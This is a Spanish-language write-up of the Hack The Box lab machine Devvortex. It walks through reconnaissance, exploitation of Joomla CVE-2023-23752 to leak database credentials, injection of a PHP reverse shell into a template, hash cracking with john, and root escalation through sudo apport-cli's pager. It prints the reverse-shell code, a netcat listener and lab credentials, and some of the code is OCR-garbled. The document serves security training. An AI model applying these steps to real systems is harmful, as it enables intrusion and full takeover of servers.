
Devvortex - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
STATE SERVICE REASON
                                    VERSION
22/tcp open ssh
                    syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNt
pkhYCGkJQm90YdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9H0H9Y+5ru184QQXjW/ir+lEJ7xTwQ
gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZ/
    256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWs
   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open http
                   syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


El puerto 80 te redirige al dominio "devvortex.htb", tenemos que agregar este dominio al archivo "/etc/hosts" y vamos a ver el contenido:




Vamos a localizar posibles dominios con "wfuzz":




Hemos encontrado el subodminio "dev", lo añadimos al archivo "/etc/hosts" y vamos a ver su contenido:



Es parecida a la anterior. Vamos a fuzzear para ver las posibles rutas de este subdominio:



Hay un directorio llamado administrator:



Como no sabermos la contraseña, vamos a realizar un escaneo de "joomla" con la herramienta "joomscan":

joomscan --url http://dev.devvortex.htb

```
[+] FireWall Detector
[+] Detecting Joomla Version
[+] Joomla 4.2.6

[+] Core Joomla Vulnerability
[+] Target Joomla core is not vulnerable


[+] Checking apache info/status files
[+] Readable info/status files are not found

[+] admin finder
[+] Admin page: http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[+] robots.txt is found
path: http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/lincludes/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
```


Tenemos la version, vamos a buscar exploits para la version 4.2.6 de joomla:



Lo clonamos y lo ejecutamos:

```
-(kali®kali)-[~/Downloads/exploit-CVE-2023-23752]
 -$ ruby exploit.rb http://dev.devvortex.htb
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

Nos enumera 2 usuarios y unas credenciales para un usuario. Vamos a probar a entrar en joomla con esas credenciales:



Como podemos editar los temas, vamos a editar el de la siguiente ruta:

Editing file "/administrator/templates/atum/error.php" in template "atum".

Inyectamos una reverse shell de pentestmonkey:

```
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https
      // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
      set time limit (0);
      $VERSION = "1.0";
     $port = 1234;
     $chunk_size = 1400;
11
      $shell = 'uname -a; w; id; sh -i';
12
13
      $daemon = 0;
14
      debug = 0;
15
      if (function_exists('pcntl_fork')) {
16 ▼
          $pid = pcntl fork();
17
19 ▼
          if ($pid == -1) {
              printit("ERROR: Can't fork");
21
              exit(1);
24 ▼
          if ($pid) {
              exit(0); // Parent exits
          if (posix_setsid() == -1) {
              printit("Error: Can't setsid()");
              exit(1);
          $daemon = 1;
    | } else {
34
          printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
```

Nos ponemos a la escucha, vamos hacia la ruta y recibimos la conexion por netcat:

```
(kali⊗ kali)-[~/Downloads/exploit-CVE-2023-23752]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.242] 45786
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:4'
15:39:38 up 1:50, 0 users, load average: 0.14, 0.29, 1.78
USER TTY FROM LOGIN⊕ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Encontramos el archivo que antes nos ha revelado los credenciales del usuario lewis en "joomla":

```
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'lewis';
public $password = 'P4ntherg0t1n5r3c0n##';
```

Vamos a probar si esas credenciales funcionan para mysql:

```
}www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 131091
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)
```

Localizamos un archivo que contiene una tabla que tiene el valor "password" en la columna:

```
mysql> describe sd4fg_users;
                                 | Null | Key |
 Field
                 | Type
                                                 Default | Extra
 id
                                           PRI
                                                 NULL
                                                            auto_increment
                  int
                                   NO
                  varchar(400)
 name
                                   NO
                                           MUL
 username
                  varchar(150)
                                   NO
                                           UNI
 email
                  varchar(100)
                                   NO
                                           MUL
 password
                  varchar(100)
                                   NO
 block
                                           MUL
                  tinyint
                                   NO
                                                 0
 sendEmail
                  tinyint
                                   YES
                                                 0
 registerDate
                  datetime
                                   NO
                                                 NULL
 lastvisitDate
                  datetime
                                   YES
                                                 NULL
 activation
                  varchar(100)
                                   NO
                                                 NULL
 params
                  text
                                   NO
 lastResetTime
                                                 NULL
                  datetime
                                   YES
```

Vamos a ver el contenido:

Vamos a crackear este hash con john:

```
(kali® kali)-[~/Downloads]
$ john hash.txt --wordlist=/usr/share/wordlists/
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (b
Cost 1 (iteration count) is 1024 for all loaded ha
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key
tequieromucho (logan)
```

Iniciamos session con el usuario logan:

```
www-data@devvortex:~/dev.devvortex.htb$ su logan
Password:
logan@devvortex:/var/www/dev.devvortex.htb$ whoami
logan
```

Miramos que comandos podemos ejecutar como el usuario root:

```
logan@devvortex:/var/www/dev.devvortex.htb$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

Lo ejecutamos con un "-f" para crear una incidencia

Elegimos el 1:

```
Choices:
1: Display (X.org)
2: External or internal storage devices (e. g. USB sticks)
3: Security related problems
4: Sound/audio related problems
5: dist-upgrade
6: installation
7: installer
8: release-upgrade
9: ubuntu-release-upgrader
10: Other problem
C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1
```

Eleguimos el 2:

```
Choices:
1: I don't know
2: Freezes or hangs during boot or usage
3: Crashes or restarts back to login screen
4: Resolution is incorrect
5: Shows screen corruption
6: Performance is worse than expected
7: Fonts are the wrong size
8: Other display-related problem
C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2
```

Pulsamos "V" para ver el reporte y entramos en formato paginado. Cuando estamos en formato paginado podemos ejecutar comandos tras "!":

= ApportVersion ====================================
= Architecture ====================================
= CasperMD5CheckResult ====================================
skip
= Date ====================================
= DistroRelease ======
Ubuntu 20.04
= Package ====================================
xorg (not installed)
= ProblemType ======
Bug
= ProcCpuinfoMinimal ====================================
processor : 1 !/bin/bash
., 611, 6631

Como estamos con el usuario "root" podemos ejecutar una bash como el usuario root:

root@devvortex:/var/www/dev.devvortex.htb# whoami
root